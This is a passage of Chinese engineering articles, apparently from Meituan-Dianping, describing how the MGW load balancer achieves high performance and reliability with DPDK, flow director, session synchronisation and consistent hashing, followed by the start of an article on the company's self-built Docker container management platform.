
MGW 如何实现高性能

下面通过对比 LVS 的一些性能瓶颈来介绍 MGW 是如何实现高性能的。

中断问题以及协议栈路径性能过长问题

中断是影响 LVS 性能最重要的一个因素，假如我们一秒需要处理 600 万的数据包，每 6 个数据包产生一个硬件中断的话，那一秒就会产生 100 万个硬件中断，每一次产生硬件中断都会打断正在进行密集计算的负载均衡程序，中间产生大量的 cache miss，对性能的影响异常大。


同时由于 LVS 是基于内核 netfilter 开发的一个应用程序，而 netfilter 是运行在内核协议栈的一个钩子框架。这就意味着当数据包到达 LVS 时，已经经过了一段很长的协议栈处理，但是这段处理对于 LVS 来说都不是必需的，这也造成了一部分不必要的性能损耗。



针对这两个问题，解决方法是使用轮询模式的驱动以及做 kernel bypass，而 DPDK 提供的用户态 PMD 驱动恰好可以解决这两个问题。DPDK 在设计时使用了大量硬件相关特性比如 numa、memory channel、DDIO 等，对性能优化非常大，同时提供了比较多网络方面的库，可以大大减小开发难度，提高开发效率。因此选择 DPDK 作为 MGW 的开发框架。

锁

由于内核是一个比较通用的应用程序，因此它并没有对一些特定场景做一些定制设计，这就导致一些公共的数据结构需要锁的保护。下面介绍一下出现锁的原因和 MGW 的解决方法。




首先介绍一下 RSS（Receive Side Scaling），RSS 是一个通过数据包的元组信息将数据包散列到不同网卡队列的功能，这时候不同的 CPU 再去对应的网卡队列读取数据进行处理，就可以充分利用 CPU 资源。之前介绍 MGW 使用 FULLNAT 的模式，FULLNAT 会将数据包的元组信息全部改变，这样同一个连接，请求和应答方向的数据包有可能会被 RSS 散列到不同的网卡队列中，在不同的网卡队列也就意味着在被不同的 CPU 进行处理，这时候在访问 session 结构的时候就需要对这个结构进行加锁保护。

解决这个问题的方法有两种，一种就是在做 SNAT 选端口的时候，通过选择一个端口 lport0 让 RSS(cip0, cport0, vip0, vport0) = RSS(dip0, dport0, lip0, lport0) 相等；另外一种方法就是我们为每个 CPU 分配一个 localip，在做 SNAT 选

IP 的时候，不同的 CPU 选择自己的 localip，等应答回来以后，再通过 lip 和 CPU 的映射关系，将指定目的 IP 的数据包送到指定队列上。


由于第二种方法恰好可以被网卡的 flow director 特性支持，因此我们选择了第二种方法来去掉 session 结构的锁。



flow director 可以根据一定策略将指定的数据包送到指定网卡队列，其在网卡中的优先级要比 RSS 高，因此我们在做初始化的时候就为每个 CPU 分配一个 localip，比如为 cpu0 分配 lip0，为 cpu1 分配 lip1，为 cpu2 分配 lip2，为 cpu3 分配 lip3。 当一个请求包（cip0, cport0, vip0, vport0）到达负载均衡后，被 RSS 散列到了队列 0 上，这时这个包被 cpu0 处理。cpu0 在对其做 fullnat 时，选择 cpu0 自己的 localip lip0，然后将数据包（lip0, lport0, dip0, dport0）发到应用服务器，在应用服务器应答后，应答数据包（dip0, dport0, lip0,

lport0）被发到了负载均衡服务器。此时我们就可以在 flow director 下一条将目的 IP 为 lip0 的数据包送到队列 0 的规则，这样应答数据包就会被送到队列 0 让 cpu0 处理。这时候 CPU 在对同一个连接两个方向的数据包进行处理的时候就是完全串行的一个操作，也就不要再对 session 结构进行加锁保护了。

上下文切换




在设计时，希望控制平面与数据平面完全分离，数据平面专心做自己的处理，不被任事件打断。因此将 CPU 分成两组，一组用作数据平面一组用做控制平面。同时，对数据平面的 CPU 进行 CPU 隔离，这样控制平面的进程就不会调度到数据平面的这组 CPU 上面了；对数据平面的线程进行 CPU 绑定，这样就可以让每个数据线程独占一个 CPU。 其他的控制平面的程序比如 Linux kernel、SSH 等都跑在控制平面的这组 CPU 上。


MGW 如何做到高可靠

下面从 MGW 集群、MGW 单机以及应用服务器层这三个层介绍 MGW 如何在每一层实现高可靠。

集群的高可靠




MGW 使用 OSPF+ECMP 的模式组成集群，通过 ECMP 将数据包散列到集群中各个节点上，再通过 OSPF 保证单台机器故障以后将这台机器的路由动态的剔除出去，这样 ecmp 就不会再给这台机器分发流量，也就做到了动态的 failover。



传统的 ecmp 算法有一个很严重的问题，当集群中节点数量发生变化以后，会导致大部分流量的路径发生改变，发生改变的流量到达其他 MGW 节点上时是找不到自己的 session 结构的，这就会导致大量的连接出现异常，对业务影响很大，并且当我们在对集群做升级操作时会将每个节点都进行一次下线操作，这样就加重了这个问题的影响。


一种解决方式是使用支持一致性 hash 的交换机，这样在节点发生变化的时候，只有发生变化的节点上面的连接会有影响，其他连接都会保持正常，但是支持这种算法的交换机比较少，并且也没有完全实现高可用，因此我们做了集群间的 session 同步功能。



集群中每个节点都会全量的将自己的 session 同步出去，使集群中每个节点都维护一份全局的 session 表，因此无论节点变化以后流量的路径以任何形式改变，这些流量都可以找到自己的 session 结构，也就是说可以被正常的转发，这样就可以在集群中节点数量发生变化时保证所有连接正常。

在设计的过程中主要考虑了两个问题：第一个是故障切换，第二个是故障恢复以及扩容。

故障切换




在故障切换的问题上，我们希望在机器故障以后，交换机可以立刻将流量切到其他机器上，因为流量不切走，意味着到达这台机器流量会被全部丢掉，产生大量丢包。经过调研测试发现，当交换机侧全部使用物理接口并且服务器侧对接口进行断电时，交换机会瞬间将流量切换到其他机器上。通过一个 100ms 发两个包的测试（客户端和服务端各发一个），这种操作方法是 0 丢包的。

由于故障切换主要依赖于交换机的感知，当服务器上出现一些异常，交换机感知不到时，交换机就无法进行故障切换操作，因此需要一个健康自检程序，每半秒进行一次健康自检，当发现服务器存在异常时就对服务器执行网口断电操作，从而让流量立刻切走。

故障切换主要依赖于网口断电操作并且网卡驱动是跑在主程序里面的，当主程序挂掉以后，就无法再对网口执行断电操作了，因此为了解决这个问题，主进程会捕获异常信号，当发现异常时就对网卡进行断电操作，在断电操作结束以后再继续将信号发给系统进行处理。

经过以上设计，MGW 可以做到升级操作 0 丢包，主程序故障 0 丢包，其他异常（网线等）会有一个最长 500ms 的丢包，因为这种异常需要靠自检程序去检测，而自检程序的周期是 500ms。

故障恢复与扩容



无论是在进行故障恢复还是扩容操作，都会导致集群节点数量发生变化，这样也就会导致流量路径发生变化。当变化的流量到达集群中原有的节点时，因为原有节点


都维护着一个全局的 session 表，因此这些流量是可以被正常转发的；但是如果流量到达了新机器上，这个机器是没有全局 session 表的，那么这部分流量就会全部被丢弃。为了解决这个问题，MGW 在上线以后会经历一个预上线的中间状态，在这个状态上，MGW 不会让交换机感知到自己上线了，这样交换机也就不会把流量切过来。首先 MGW 会对集群中其他节点发送一个批量同步的请求，其他节点收到请求以后会将自己的 session 全量的同步到新上线的节点上，新上线节点在收到全部 session 以后才会让交换机感知到自己上线，这时交换机再将流量切过来就可以正常被转发出去了。

在这个过程中主要存在两点问题。

第一个问题是，由于集群中并没有一个主控节点来维护一个全局的状态，如果 request 报丢失或者 session 同步的数据丢失的话，那新上线节点就没办法维护一个全局的 session 状态。但是考虑到所有节点都维护着一个全局的 session 表，因此所有节点拥有的 session 数量都是相同的，那么就可以在所有节点每次做完批量同步以后发送一个 finish 消息，finish 消息中带着自己拥有的 session 数量。当新上线节点收到 finish 消息以后，便会以自己的 session 数量与 finish 中的数量做对比。当达到数量要求以后，新上线节点就控制自己进行上线操作。否则在等待一定的超时时间以后，重新进行一次批量同步操作，直到达到要求为止。

另外一个问题是在进行批量同步操作时，如果出现了新建连接，那么新建连接就不会通过批量同步同步到新上线的机器上。如果新建连接特别多，就会导致新上线机器一直达不到要求。因此，需要保证处于预上线状态的机器能接收到增量同步数据，因为新建连接可以通过增量同步同步出来。通过增量同步和批量同步就可以保证新上线机器可以最终获得一个全局的 session 表。

单机高可靠




在单机高可靠方面，MGW 做了一个自动化测试平台，自动化平台通过连通性和配置的正确性来判断一个测试用例是否执行成功，失败的测试用例平台可以通过邮件通知测试人员。在每次新功能迭代结束以后，都会将新功能的测试用例加到自动化平台里面，这样在每次上线之前都进行一次自动化测试，可以大大避免改动引发的问题。

在之前，每次上线之前都需要进行一次手动的回归测试，回归测试非常耗时并且很容易遗漏用例，但是为了避免改动引发新问题又不得不做，有了自动化测试平台以后，大大提高了回归测试的效率和可靠性。

RS 可靠性

节点平滑下线




在 RS 可靠性方面，MGW 提供了节点平滑下线功能，主要是为了解决当用户需要对 RS 进行升级操作时，如果直接将需要升级的 RS 下线，那这个 RS 上存在的所有连接都会失败，影响到业务。此时如果调用 MGW 的平滑下线功能，MGW 就可以保证此 RS 已有连接正常工作，但不会往上面调度新的连接。当所有已有连接结束以后，MGW 会上报一个结束的状态，用户就可以根据这个结束的状态对 RS 进行升级操作，升级后再调用上线接口让这个 RS 器进行正常的服务。如果用户平台支持自动化应用部署，那就可以通过接入云平台使用平滑下线功能，实现完全自动化且对业务无影响的升级操作。

一致性源 IP Hash 调度器

源 IP Hash 调度器主要是保证相同的客户端的连接被调度到相同应用服务器上，也就是说建立一个客户端与应用服务器一对一的映射关系。普通的源 IP Hash 调度器在应用服务器发生变化以后会导致映射关系发生改变，会对业务造成影响。

因此我们开发了一致性源 IP Hash 调度器，保证在应用服务器集群发生变化时，只有发生变化的应用服务器与客户端的映射关系发生改变，其他都是不变的。



为了保证流量的均衡，首先在 hash 环上分配固定数量的虚拟节点，然后将虚拟机节点均衡的重分布到物理节点上，重分布算法需要保证两点：

1. 在物理节点发生变化时，只有少数虚拟节点映射关系发生变化，也就是要保证一致性 Hash 的基本原则。

2. 因为 MGW 是以集群的形式存在的，当多个应用服务器发生上线下线操作时，反馈到不同的 MGW 节点上就有可能会出现顺序不一致的问题，因此无论不同的 MGW 节点产生何种应用服务器上下线顺序，都需要保证最终的映射关系一致，因为如果不一致就导致相同客户端的连接会被不同的 MGW 节点调度到不同的应用服务器上，也就违背了源 IP Hash 调度器的原则。

综合以上两点，Google Maglev 负载均衡的一致性 Hash 算法是一个很好的例子，在 paper 中有详细的介绍，这里就不过多讨论了。

总结

经过美团点评以及美团云的流量验证，MGW 无论在传统网络环境还是 overlay 的大二层环境下都有出色的性能和稳定性表现。在业务场景方面涵盖数据库业务，千万级别的长连接业务，嵌入式业务，存储业务以及酒店、外卖、团购等 Web 应用业务。在业务需求快速变化的环境下，MGW 在不断完善自身功能，在各种业务场景下都有良好的表现。 在未来的一段时间内，MGW 除了会完善四层的功能需求外，也会考虑向七层方向发展。

参考资料

1. DPDK.
2. LVS.
3. Eisenbud D E, Yi C, Contavalli C, et al. Maglev: A Fast and Reliable Software Network Load Balancer.

美团点评 Docker 容器管理平台

郑坤

美团点评容器平台简介

本文介绍美团点评的 Docker 容器集群管理平台（以下简称“容器平台”）。该平台始于 2015 年，是基于美团云的基础架构和组件而开发的 Docker 容器集群管理平台。目前该平台为美团点评的外卖、酒店、到店、猫眼等十几个事业部提供容器计算服务，承载线上业务数百个，日均线上请求超过 45 亿次，业务类型涵盖 Web、数据库、缓存、消息队列等。

为什么要开发容器管理平台

作为国内大型的 O2O 互联网公司，美团点评业务发展极为迅速，每天线上发生海量的搜索、推广和在线交易。在容器平台实施之前，美团点评的所有业务都是运行在美团私有云提供的虚拟机之上。随着业务的扩张，除了对线上业务提供极高的稳定性之外，私有云还需要有很高的弹性能力，能够在某个业务高峰时快速创建大量的虚拟机，在业务低峰期将资源回收，分配给其他的业务使用。美团点评大部分的线上业务都是面向消费者和商家的，业务类型多样，弹性的时间、频度也不尽相同，这些都对弹性服务提出了很高的要求。在这一点上，虚拟机已经难以满足需求，主要体现以下两点。

第一，虚拟机弹性能力较弱。使用虚拟机部署业务，在弹性扩容时，需要经过申请虚拟机、创建和部署虚拟机、配置业务环境、启动业务实例这几个步骤。前面的几个步骤属于私有云平台，后面的步骤属于业务工程师。一次扩容需要多部门配合完成，扩容时间以小时计，过程难以实现自动化。如果可以实现自动化“一键快速扩容”，将极大地提高业务弹性效率，释放更多的人力，同时也消除了人工操作导致事故的隐患。

第二，IT 成本高。由于虚拟机弹性能力较弱，业务部门为了应对流量高峰和突

发流量，普遍采用预留大量机器和服务实例的做法。即先部署好大量的虚拟机或物理机，按照业务高峰时所需资源做预留，一般是非高峰时段资源需求的两倍。资源预留的办法带来非常高的 IT 成本，在非高峰时段，这些机器资源处于空闲状态，也是巨大的浪费。

由于上述原因，美团点评从 2015 年开始引入 Docker，构建容器集群管理平台，为业务提供高性能的弹性伸缩能力。业界很多公司的做法是采用 Docker 生态圈的开源组件，例如 Kubernetes、Docker Swarm 等。我们结合自身的业务需求，基于美团云现有架构和组件，实践出一条自研 Docker 容器管理平台之路。我们之所以选择自研容器平台，主要出于以下考虑。

快速满足美团点评的多种业务需求

美团点评的业务类型非常广泛，几乎涵盖了互联网公司所有业务类型。每种业务的需求和痛点也不尽相同。例如一些无状态业务（例如 Web），对弹性扩容的延迟要求很高；数据库，业务的 master 节点，需要极高的可用性，而且还有在线调整 CPU，内存和磁盘等配置的需求。很多业务需要 SSH 登陆访问容器以便调优或者快速定位故障原因，这需要容器管理平台提供便捷的调试功能。为了满足不同业务部门的多种需求，容器平台需要大量的迭代开发工作。基于我们所熟悉的现有平台和工具，可以做到“多快好省”地实现开发目标，满足业务的多种需求。

从容器平台稳定性出发，需要对平台和 Docker 底层技术有更高的把控能力

容器平台承载美团点评大量的线上业务，线上业务对 SLA 可用性要求非常高，一般要达到 99.99%，因此容器平台的稳定性和可靠性是最重要的指标。如果直接引入外界开源组件，我们将面临 3 个难题：1. 我们需要摸熟开源组件，掌握其接口、评估其性能，至少要达到源码级的理解；2. 构建容器平台，需要对这些开源组件做拼接，从系统层面不断地调优性能瓶颈，消除单点隐患等；3. 在监控、服务治理等方面要和美团点评现有的基础设施整合。这些工作都需要极大的工作量，更重要的是，这样搭建的平台，在短时间内其稳定性和可用性都难以保障。

避免重复建设私有云

美团私有云承载着美团点评所有的在线业务，是国内规模最大的私有云平台之一。经过几年的经营，可靠性经过了公司海量业务的考验。我们不能因为要支持容器，就将成熟稳定的私有云搁置一旁，另起炉灶再重新开发一个新的容器平台。因此从稳定性、成本考虑，基于现有的私有云来建设容器管理平台，对我们来说是最经济的方案。

美团点评容器管理平台架构设计

我们将容器管理平台视作一种云计算模式，云计算的架构同样适用于容器。如前所述，容器平台的架构依托于美团私有云现有架构，其中私有云的大部分组件可以直接复用或者经过少量扩展开发。容器平台架构如下图所示。




图 1　美团点评容器管理平台架构

可以看出，容器平台整体架构自上而下分为业务层、PaaS 层、IaaS 控制层及宿主机资源层，这与美团云架构基本一致。

业务层：代表美团点评使用容器的业务线，他们是容器平台的最终用户。

PaaS 层：使用容器平台的 HTTP API，完成容器的编排、部署、弹性伸缩，监

控、服务治理等功能，对上面的业务层通过 HTTP API 或者 Web 的方式提供服务。

IaaS 控制层：提供容器平台的 API 处理、调度、网络、用户鉴权、镜像仓库等管理功能，对 PaaS 提供 HTTP API 接口。

宿主机资源层：Docker 宿主机集群，由多个机房，数百个节点组成。每个节点部署 HostServer、Docker、监控数据采集模块，Volume 管理模块，OVS 网络管理模块，Cgroup 管理模块等。

容器平台中的绝大部分组件是基于美团私有云已有组件扩展开发的，例如 API，镜像仓库、平台控制器、HostServer、网络管理模块，下面将分别介绍。

API

API 是容器平台对外提供服务的接口，PaaS 层通过 API 来创建、部署云主机。我们将容器和虚拟机看作两种不同的虚拟化计算模型，可以用统一的 API 来管理。即虚拟机等同于 set（后面将详细介绍），磁盘等同于容器。这个思路有两点好处：1. 业务用户不需要改变云主机的使用逻辑，原来基于虚拟机的业务管理流程同样适用于容器，因此可以无缝地将业务从虚拟机迁移到容器之上；2. 容器平台 API 不必重新开发，可以复用美团私有云的 API 处理流程

